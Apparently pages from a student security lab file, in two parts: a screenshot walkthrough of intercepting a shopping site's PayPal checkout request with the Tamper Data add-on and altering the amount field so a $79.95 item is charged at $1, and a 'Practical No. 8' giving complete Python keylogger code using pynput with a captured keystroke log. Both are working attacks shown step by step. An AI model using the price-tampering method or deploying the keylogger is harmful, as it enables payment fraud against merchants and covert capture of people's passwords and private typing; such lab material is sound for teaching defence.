The screenshot shows a Firefox browser window. The main content area displays a shopping cart page from 'www.razorba.com/cart.aspx'. The cart contains one item: 'Razorba SUM3k Power Starter Edition' (Qty: 2, Price: \$79.95, Total: \$159.90). There are buttons for 'Update Cart' and 'Apply code'. Below the cart, there's a promotional banner for 'NEW!' razors and another for 'Need to apply Shaving Cream to your back?'. The right side of the browser shows the 'Tamper Data - Ongoing requests' interface, which includes tabs for Start Tamper, Stop Tamper, Clear, Options, and Help. It has a filter bar and tables for Request Header Name, Request, Response Header Name, and Response.

Select any item to buy

Then Click to add cart

Then Click on tool for tempering Data

The screenshot shows a web browser window for 'Razorba Checkout' at <https://www.razorba.com/checkout.aspx?ep=payment>. The page displays an 'Order Summary' with a total of \$273.01. Below it is a 'Choose Payment Method' section with options for Credit Card, Visa / MasterCard, Discover, American Express, Other Methods, PayPal, and Mail or FAX. A yellow arrow points to the 'PayPal' button. To the right, a 'Tamper Data' window is open, showing a list of ongoing requests and a detailed view of a selected request.

Then Start tempering the data

The 'Tamper Popup' dialog box is shown for the URL <https://www.paypal.com/cgi-bin/webscr>. It lists various request headers and their values. On the right, a table shows post parameters with their names and values. A yellow arrow points to the 'amount_1' field, which has been changed from '1' to '2'. Other fields include 'cmd=_cart', 'business=order1@razorba...', 'upload=1', 'undefined_quantity=1', 'item_name_1=Razerbe-SUMBa+', 'amount_1=2', 'quantity_1=1', 'shipping_1=113.11', 'shipping2=0', 'cn=How+did+you+h...', 'return=http%3A%2F%2F...', 'cancel_return=http%3A%2F%2F...', 'currency_code=USD', 'rm=2', 'lc=US', and 'submit=++++PayPal+++'.

Here you go

The screenshot shows the 'Your order summary' page. It lists an item: 'Razerbe-SUMBa Power Starter Edition' with a unit price of '\$1.00' and a quantity of '2'. The total item total is '\$2.00 USD'. A yellow arrow points to the quantity field, which has been updated from '1' to '2'.


PRACTICAL NO. 8

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output: -



The screenshot shows a Windows Notepad window titled "key_log.txt - C:\Users\admin\AppData\Local\Programs\Python\Python37-32\key_log.txt (3.7.4)". The window displays a log of key presses recorded by a Python script. The log entries are timestamped and include key names and their ASCII codes. The text in the log is as follows:

```
2024-02-14 09:16:36, 253:Key.backspace:
2024-02-14 09:16:36, 290:Key.backspace:
2024-02-14 09:16:37, 079:Key.shift:
2024-02-14 09:16:37, 322:'H':
2024-02-14 09:16:37, 696:'e':
2024-02-14 09:16:37, 891:'l':
2024-02-14 09:16:38, 044:'l':
2024-02-14 09:16:38, 244:'o':
2024-02-14 09:16:38, 546:Key.space:
2024-02-14 09:16:39, 249:Key.shift:
2024-02-14 09:16:39, 511:'S':
2024-02-14 09:16:39, 801:'t':
2024-02-14 09:16:40, 232:'u':
2024-02-14 09:16:40, 439:'d':
2024-02-14 09:16:40, 600:'e':
2024-02-14 09:16:40, 770:'n':
2024-02-14 09:16:41, 078:'t':
2024-02-14 09:16:41, 282:'s':
2024-02-14 09:16:45, 458:'k':
2024-02-14 09:16:47, 803:'e':
2024-02-14 09:16:54, 374:Key.enter:
```

In the bottom right corner of the Notepad window, there is a watermark that reads "Activate Windows Go to Settings to activate Windows." The taskbar at the bottom of the screen shows the Windows logo, a search bar with the placeholder "Type here to search", and several pinned application icons including File Explorer, Edge, Word, Excel, and Google Chrome. The system tray shows the date and time as "14-03-2024 09:35" and the language as "ENG".